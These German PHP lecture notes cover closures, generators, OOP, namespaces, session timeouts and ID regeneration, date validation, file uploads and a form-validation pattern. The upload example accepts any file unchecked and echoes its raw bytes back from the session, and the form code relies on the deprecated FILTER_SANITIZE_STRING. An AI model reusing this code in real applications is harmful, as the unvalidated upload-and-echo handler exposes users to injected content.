

PHP: Objektorientierte Programmierung, Sessionmanagement, Formularvalidierung

- Standardwerte, variable Parameterlisten bei Funktionen sowie anonyme Funktionen und Callback-Funktionen verwenden können
- Mit Generatoren arbeiten können
- Objektorientierte Programmierung in PHP verwenden können und insbesondere Parallelen und Unterschiede zu Java kennen
- Den Sinn von Namespaces verstehen und diese verwenden können
- PHP-Sessions sinnvoll einsetzen können
- Sicherheitsprobleme beim PHP-Sessionmanagement erkennen und diese beheben können
- Mit Datumsangaben in PHP umgehen können
- Einen Datei-Upload realisieren und eine Bildanzeige realisieren können
- Das Designpattern zur Formularverarbeitung und -validierung verstehen und anwenden können
- Den Programmcode kleinerer und mittlerer Web-Anwendungen organisieren können
- Das Sicherheitsrisiko eines Cross-Site Scriptings verstehen und darauf reagieren können

Funktionen und ihre Möglichkeiten

```
function out1($param1, $param2 = "Standard") { Standardwerte
    echo "$param1 $param2";
}
out1(1); // Ausgabe von 1 Standard
```

Müssen am Ende der Parameterliste stehen

```
function out2($param, ...$params) { Variable Parameterlisten
    echo $param;
    foreach ($params as $value)
        echo $value;
}
out2(2, "Hallo", 3.14); // Ausgabe von 2Hallo3.14
```

Müssen am Ende der Parameterliste stehen → Numerisches Array

```
$function = function($param) { Anonyme Funktionen (engl. Closures)
    echo $param;
};
function out3($param1, $param2) { Callback-Funktionen
    $param1($param2);
}
$function(3); // Ausgabe von 3
out3($function, 4); // Ausgabe von 4
```

Anonyme Funktionen als Parameter → Callback-Funktionen

```
function generator($start, $end) { Generatoren
    for ($i = $start; $i <= $end; $i++)
        yield $i;
};
foreach (generator(5, 7) as $value) // Ausgabe von 567
    echo $value;

$generator = generator(1, 5);
echo $generator->current(); // Ausgabe von 1
echo $generator->next();
echo $generator->current(); // Ausgabe von 2
while($generator->valid()) { // Ausgabe von 2345
    echo $generator->current();
    $generator->next();
}
```

`yield` unterbricht Funktionsaufruf an dieser Stelle und liefert Wert zurück. Nächster Funktionsaufruf setzt Funktion an dieser Stelle fort

Objektorientierte Programmierung

interface.PersonalTransportation.php

```
<?php
interface PersonalTransportation
{
    function getMaxPersonsCount();
    function getPersonsCount();
}
```

class.Vehicle.php

```
<?php
require_once 'interface.PersonalTransportation.php';
abstract class Vehicle implements PersonalTransportation
{
    protected $started = false;
    protected $topSpeed = 0;
    protected $actualSpeed = 0;

    public function __construct($topSpeed = 180) {
        $this->topSpeed = $topSpeed;
    }

    public function setActualSpeed($actualSpeed) {
        $this->actualSpeed = $actualSpeed;
    }

    public function getStarted() {
        return $this->started;
    }

    public function start() {
        if ($this->started)
            throw new Exception("Vehicle already started");
        $this->started = true;
    }

    public function stop() {
        $this->started = false;
    }

    public function __toString() {
        return sprintf("%d %d/%d", $this->started, $this->actualSpeed,
            $this->topSpeed);
    }
}
```

- Konstruktoren, Exceptionhandling
- protected sichtbar in abgeleiteten Klassen
- Zugriff auf Objekteigenschaften und -methoden mit \$this->eigenschaft und \$this->methode()
- Einer Funktion wird Objekt mit **pass by reference** übergeben

class.Car.php

```
<?php
require_once 'class.Vehicle.php';
class Car extends Vehicle
{
    protected static $description = "Car";
    protected $maxPersonsCount = 0;
    protected $personsCount = 0;
    public function __construct($topSpeed = 180,
        $maxPersonsCount = 5) {
        parent::__construct($topSpeed);
        $this->maxPersonsCount = $maxPersonsCount;
    }
    public static function getDescription() {
        return self::$description;
    }
    public function getMaxPersonsCount() {
        return $this->maxPersonsCount;
    }
    public function getPersonsCount() {
        return $this->personsCount;
    }
    public function stop() {
        if ($this->actualSpeed == 0)
            parent::stop();
    }
    public function __toString() {
        return sprintf("%s: %s %d/%d", self::$description,
            parent::__toString(), $this->personsCount,
            $this->maxPersonsCount);
    }
    public function __clone() {
        $this->started = false;
        $this->actualSpeed = 0;
    }
}
```

- final nicht mehr ableitbare Klasse bzw. überschreibbare Methode
- **ACHTUNG:** Statische Variablen verlieren ihre Inhalte wenn Skript fertig abgearbeitet ist!!!
- Aufruf der geerbten Konstruktoren und Methoden
- **ACHTUNG:** Bei selbstgeschriebenen Konstruktoren wird Basisklassenkonstruktor nicht automatisch aufgerufen
- __destruct() beispielsweise aufgerufen bei unset()
- existiert __clone() nicht, wird identische Kopie erzeugt

```
<?php
require_once 'class.Car.php';
echo Car::getDescription();
$c1 = new Car();
echo $c1;
$c2 = new Car(160);
echo $c2;
$c3 = new Car(240, 2);
try {
    $c3->start();
    $c3->setActualSpeed(10);
    $c3->start();
} catch (Exception $e) {
    echo "Error: " . $e->getMessage();
}
echo $c3;
$c4 = clone $c3;
echo $c4;
if ($c3 == $c4)
    echo "Objekte gleich";
else
    echo "Objekte ungleich";
$c4->start();
$c4->setActualSpeed(10);
if ($c3 == $c4)
    echo "Objekte gleich";
else
    echo "Objekte ungleich";
if ($c3 === $c4)
    echo "Objektzeiger gleich";
else
    echo "Objektzeiger ungleich";
```

```
Car
Car: 0 0/180 0/5
Car: 0 0/160 0/5
Error: Vehicle already started
Car: 1 10/240 0/2
Car: 0 0/240 0/2
Objekte ungleich
Objekte gleich
Objektzeiger ungleich
```

== wenn Objekte von derselben Klasse sind und die gleichen
Eigenschaftswerte haben

=== wenn es dasselbe Objekt ist

Anonyme Klassen¹

```
<?php
require_once 'class.Car.php';
$cabriolet = new class(300,2,true) extends Car {
    protected $topOpen = false;

    public function __construct($topSpeed = 180,
        $maxPersonsCount = 5, $topOpen = true) {
        parent::__construct($topSpeed, $maxPersonsCount);
        parent::$description = "Cabriolet";
        $this->topOpen = $topOpen;
    }

    public function stop() {
        $this->actualSpeed = 0;
        $this->started = false;
        $this->topOpen = false;
    }

    public function start($actualSpeed = 10) {
        parent::start();
        $this->actualSpeed = $actualSpeed;
    }

    public function __toString() {
        return sprintf("%s %x", parent::__toString(), $this->topOpen);
    }
};

echo $cabriolet;
$cabriolet->start();
echo $cabriolet;
$cabriolet->stop();
echo $cabriolet;
```

```
Cabriolet: 0 0/300 0/2 1
Cabriolet: 1 10/300 0/2 1
Cabriolet: 0 0/300 0/2 0
```

¹ Seit PHP 7

Namensräume (engl. Namespaces)²

PROBLEM: Namenskonflikte bei Konstanten, Funktionen und Klassen

LÖSUNG: Im PHP-Skript wird Namespace definiert der *Konstanten*, *Funktionen* und *Klassen* bündelt

namespace.Transportation1.php

```
<?php
namespace transportation1;3
const MAX_VEHICLES_COUNT = 10;
function sprintf($car) {
    echo "sprintf($car)";
}
class Car
{
    protected static $color = "red";
    public function getColor() {
        return Car::$color;
    }
    public function __toString() {
        return \sprintf("CarColor: %s", $this->getColor());
    }
}
```

Verwendung:

```
<?php
require_once 'namespace.Transportation1.php';
echo transportation1\MAX_VEHICLES_COUNT;
const MAX_VEHICLES_COUNT = 30;
echo MAX_VEHICLES_COUNT;
$c1 = new transportation1\Car();
echo $c1;
echo transportation1\sprintf($c1);
echo \sprintf("Color: %s", $c1->getColor());
```

```
10
30
CarColor: red
sprintf(CarColor: red)
Color: red
```

- Zugriff auf die Inhalte des Namespaces mit `name\Inhalt`
- Zugriff auf die Inhalte des Skripts mit `Inhalt`
- Zugriff auf globale Inhalte mit `\Inhalt`

² Seit PHP 5.3

³ Schlüsselwort namespace muss unmittelbar nach <?php platziert werden

namespace.Transportation2.php

```
<?php
namespace transportation2;
require_once 'class.Car.php';
const MAX_VEHICLES_COUNT = 20;
function sprintf($cars) {
    foreach ($cars as $key => $value)
        echo "$key => $value";
}
class Car extends \Car
{
}
```

Verwendung

```
<?php
require_once 'namespace.transportation1.php';
require_once 'namespace.transportation2.php';
use transportation1 as t1;
use transportation2 as t2;
echo t1\MAX_VEHICLES_COUNT;
echo t2\MAX_VEHICLES_COUNT;
$c1 = new t1\Car();
$c2 = new t2\Car();
echo $c1;
echo $c2;
t1\sprintf($c1);
t2\sprintf(array("c1" => $c1, "c2" => $c2));
echo \sprintf("%s %s", $c1->getColor(), $c2->getDescription());
```

```
10
20
CarColor: red
Car: 0 0/180 0/5
sprintf(CarColor: red)
c1 => CarColor: red
c2 => Car: 0 0/180 0/5
red Car
```

- Mit use kann ein Kurzname für den Namespace definiert werden

Verschachtelung von Namensräumen**namespace.x.php**

```
<?php
namespace x;
require_once 'namespace.x.y.php';
function out() {
    echo y\A;
}
```


namespace.x.y.php

```
<?php
namespace x\y;
const A = 2;
```

```
<?php
require_once 'namespace.x.php';
require_once 'namespace.x.y.php';
echo x\y\A;
x\out();
```


Sessionmanagement

ZWECK: Jeder einzelnen Benutzersitzung können Daten zugeordnet werden (z.B. Benutzername, Warenkorb, usw.)



```
<?php
require_once 'class.ShoppingCart.php';
session_start();
if (!isset($_SESSION["shoppingCart"]))
    $_SESSION["shoppingCart"] = new ShoppingCart();
$_SESSION["shoppingCart"]->removeAllArticles();
echo session_id();
var_dump(session_get_cookie_params());
```

ifu0ganejkktaa0vqks6jqjic6
array(5) { ["lifetime"]=> int(0) ["p

- Standardmäßig wird Sessionmanagement über Cookies realisiert. Auch *Requested-URL* möglich
- Standardmäßig muss `session_start()` in jedem Skript am Beginn (!) aufgerufen werden, und `require_once` vorher (!)
- Standardmäßig stirbt Session beim Schließen des Browsers wegen `lifetime=0` → **SICHERHEITSPROBLEM** (siehe hinten)

Einstellungen in php.ini

`session.cookie_lifetime = 0` (Standard)

Lebenszeit (!) des Cookies am Browser. 0 bedeutet Cookie wird gelöscht, wenn Browser geschlossen wird

PROBLEM:

`session.cookie_lifetime = 60` bedeutet dass Session 1 Minute lang lebt auch wenn dauernd mit ihr gearbeitet wird

`session.gc_maxlifetime = 24 * 60` (Standard)

Zeit in Sekunden die verstreichen kann bis Garbage Collector die Sessiondatei löscht. Dabei wird der Zeitpunkt der letzten Änderung (!) der Datei kontrolliert. Ist die verstrichene Zeit größer als Konstante wird Datei gelöscht

PROBLEME:

1. Änderungszeitpunkt wird kontrolliert!!! Sollte sich Inhalt von `$_SESSION` nicht ändern dann wird Zeitpunkt nicht geändert
2. Garbage Collector führt diese Kontrollen nur sehr sporadisch durch

SICHERHEITSPROBLEM

Session soll nach einer gewissen Zeit in der Benutzer untätig ist, automatisch zerstört werden

```
<?php
const MAX_INACTIVITY_SECONDS = 10;

session_start();
echo "Session Id " . session_id();
var_dump(session_get_cookie_params());

if (isset($_SESSION["lastActivity"]) &&
    (time()-$_SESSION["lastActivity"] > MAX_INACTIVITY_SECONDS)) {
    echo "Actual time " . date("H:i:s", time());
    echo "Last activity" . date("H:i:s", $_SESSION["lastActivity"]);
    echo "Creation time ".date("H:i:s", $_SESSION["creationTime"]);
    session_destroy();
    echo "Session destroyed";
} else {
    session_regenerate_id(true);
    if (!isset($_SESSION["creationTime"])) {
        $_SESSION["creationTime"] = time();
        $_SESSION["lastActivity"] = time();
        echo "Session created";
    }

    echo "Actual time " . date("H:i:s", time());
    echo "Last activity" . date("H:i:s", $_SESSION["lastActivity"]);
    echo "Creation time ".date("H:i:s", $_SESSION["creationTime"]);

    $_SESSION["lastActivity"] = time();
}
```

```
Session Id esvcdtnmun1pukn6fqc6mij6hu
array(5) { ["lifetime"]=> int(0) ["path"]=>
Session created
Actual time 19:25:55
Last activity 19:25:55
Creation time 19:25:55
```

...

```
Session Id u8jdo68pcapds14r0rhkpflmst
array(5) { ["lifetime"]=> int(0) ["path"]=>
Actual time 19:26:12
Last activity 19:26:08
Creation time 19:25:55
```

```
Session Id 49jdfj01tcaau5llsmchmiec4
array(5) { ["lifetime"]=> int(0) ["path"]=>
Actual time 19:26:25
Last activity 19:26:12
Creation time 19:25:55
Session destroyed
```

session_regenerate_id()

Aus Sicherheitsgründen wird bei jedem Request die Session-Id gewechselt

session_destroy()

zerstört Session (z.B. bei Logout)

Datumsvalidierung und -manipulation

```
<?php
$dateAsString = "2020-11-30";
$dateAsObject=DateTime::createFromFormat("Y-m-d",$dateAsString);
if (DateTime::getLastErrors()["warning_count"] != 0 ||
    DateTime::getLastErrors()["error_count"] != 0) {
    echo "Konvertierungsfehler";
} else {
    echo "Konvertierung erfolgreich";
    $dateInSecondsSince1970 = $dateAsObject->getTimestamp();
    echo $dateInSecondsSince1970;
    $stringAsLocaleDate = $dateAsObject->format("d.m.Y");
    echo $stringAsLocaleDate;
}
```

Konvertierung erfolgreich
1606756815
30.11.2020

Klasse DateTime stellt viele Methoden zur Manipulation bereit

Datei-Uploads und Bildanzeige

HINWEIS: Konstante `upload_max_filesize` in `php.ini` legt maximale Größe der Datei für Upload fest (Standard 2M)

Datei `fileupload.php`

```
<?php session_start(); ?>
<form method="post" action="fileUploadAction.php"
  enctype="multipart/form-data">
  <input type="file" name="image">
  <input type="submit">
</form>
<?php if (isset($_SESSION["fileStream"])) { ?>
  
<?php } ?>
```

The screenshot shows a web form with a file input field labeled "Datei auswählen", a submit button labeled "Keine ausgewählt", and a "Senden" button. The form is part of a PHP application for file uploads.

`$_FILES["image"]` ermöglicht Zugriff auf Upload-Datei:

<code>\$_FILES["image"]["name"]</code>	Dateiname am Client
<code>\$_FILES["image"]["size"]</code>	Größe in Bytes
<code>\$_FILES["image"]["type"]</code>	Mimetype
<code>\$_FILES["image"]["tmp_name"]</code>	Pfad am Server
<code>\$_FILES["image"]["error"]</code>	0 (UPLOAD_ERR_OK)

Datei `showImage.php`

```
<?php
session_start();
echo $_SESSION["fileStream"];
```

Jedes Bild wird über einen eigenen Request vom Server geladen


Datei `fileuploadAction.php`

```
<?php
session_start();
var_dump($_FILES);
if ($_FILES["image"]["error"] == UPLOAD_ERR_OK) {
  $type = $_FILES["image"]["type"];
  $size = $_FILES["image"]["size"];
  $fileHandler = fopen($_FILES["image"]["tmp_name"], "rb");
  $_SESSION["fileStream"] =
    fread($fileHandler, $_FILES["image"]["size"]);
  fclose($fileHandler);
}
```


```
?>
<a href="fileupload.php">Zurück
```

```
array(1) {
  ["image"]=>
  array(5) {
    ["name"]=>
    string(13) "Unbenannt.png"
    ["type"]=>
    string(9) "image/png"
    ["tmp_name"]=>
    string(48) "D:\Benutzer\OEM\Info\Progs\xampp\tmp\phpF65A.tmp"
    ["error"]=>
    int(0)
    ["size"]=>
    int(61793)
  }
}
```

Designpatterns: Formularverarbeitung und serverseitige Validierung und Organisation des Programmcodes mittlerer Web-Anwendungen



Benutzername	Geschlecht	Geburtsdatum	Bewertung	
sepp	Männlich	01.12.2000	4,50	Bearbeiten Löschen
resi	Weiblich	01.04.1999	1,00	Bearbeiten Löschen
rudi	Männlich	05.09.2001	3,75	Bearbeiten Löschen



Benutzername: elsa

Passwort: •

Passwort wiederholen: ••

Geschlecht: ☒ Weiblich ☐ Männlich

Geburtsdatum: TT . MM . JJJJ

Bewertung: [dropdown]

Profilbild: [file upload area] Keine Datei ausgewählt.


Hinzufügen Zurücksetzen


Das erste und zweite Password müssen übereinstimmen

Das Geburtsdatum muss eingegeben werden

Die Bewertung muss zwischen 1 und 5 liegen

- Über Ids werden aufzurufende Funktionalitäten gesteuert
- Jede/r Link/Formularaktion führt nach `index.php`
- Einbinden aller Klassen und Session verfügbar machen ausschließlich in `index.php`
- `index.php` führt Kontrollen und Aktionen aus, Ausgaben erfolgen in den inkludierten Skripten
- In `index.php` überwiegt PHP-Code, in den Skripten überwiegt HTML-Code



Organisation des Programmcodes kleiner Web-Anwendungen

- index.php alleine auf höchster Ebene, dort gesamte Steuerung enthalten
- Jede php-Datei mit vorangehendem Typ (class, interfaces, ns, scr, usw.)
- Dateien gesammelt in eigenen Ordnern:
 inc/classes
 inc/css
 inc/js
 scripts

Datei index.php

```
<?php
require_once 'inc/classes/class.ValidableUser.php';
require_once 'inc/classes/class.UserList.php';
session_start();
?>
```

```
<!DOCTYPE html>
<html>
...
<body>
<a href="index.php?id=1">Benutzerliste</a>
<a href="index.php?id=2">Neuer Benutzer</a>
```

```
<?php
if (!isset($_SESSION["userList"]))
    $_SESSION["userList"] = new UserList();
$userList = $_SESSION["userList"];
if (!isset($_SESSION["user"]))
    $_SESSION["user"] = new ValidableUser();
$user = $_SESSION["user"];
if (!isset($_GET["id"]) || $_GET["id"] == "1") {
    require_once 'scripts/scr.userList.php';
} elseif ($_GET["id"] == "2") {
    $user = new ValidableUser();
    $_SESSION["user"] = $user;
    require_once 'scripts/scr.userForm.php';
```

(Fortsetzung nächste Seite)

(Fortsetzung index.php)

```
} elseif ($_GET["id"] == "20") {
    $user->setUsername(filter_input(INPUT_POST, "username",
        FILTER_SANITIZE_STRING));4
    $user->setPassword(filter_input(INPUT_POST, "password",
        FILTER_SANITIZE_STRING));
    $user->setPasswordRepeat(filter_input(INPUT_POST,
        "passwordRepeat", FILTER_SANITIZE_STRING));
    $user->setMale(filter_input(INPUT_POST, "male",
        FILTER_VALIDATE_BOOLEAN));
    $user->setBirthDate(filter_input(INPUT_POST, "birthDate",
        FILTER_SANITIZE_STRING));
    $user->setRating(filter_input(INPUT_POST, "rating",
        FILTER_VALIDATE_FLOAT));
    $user->setImageFromSuperglobal($_FILES["image"]);
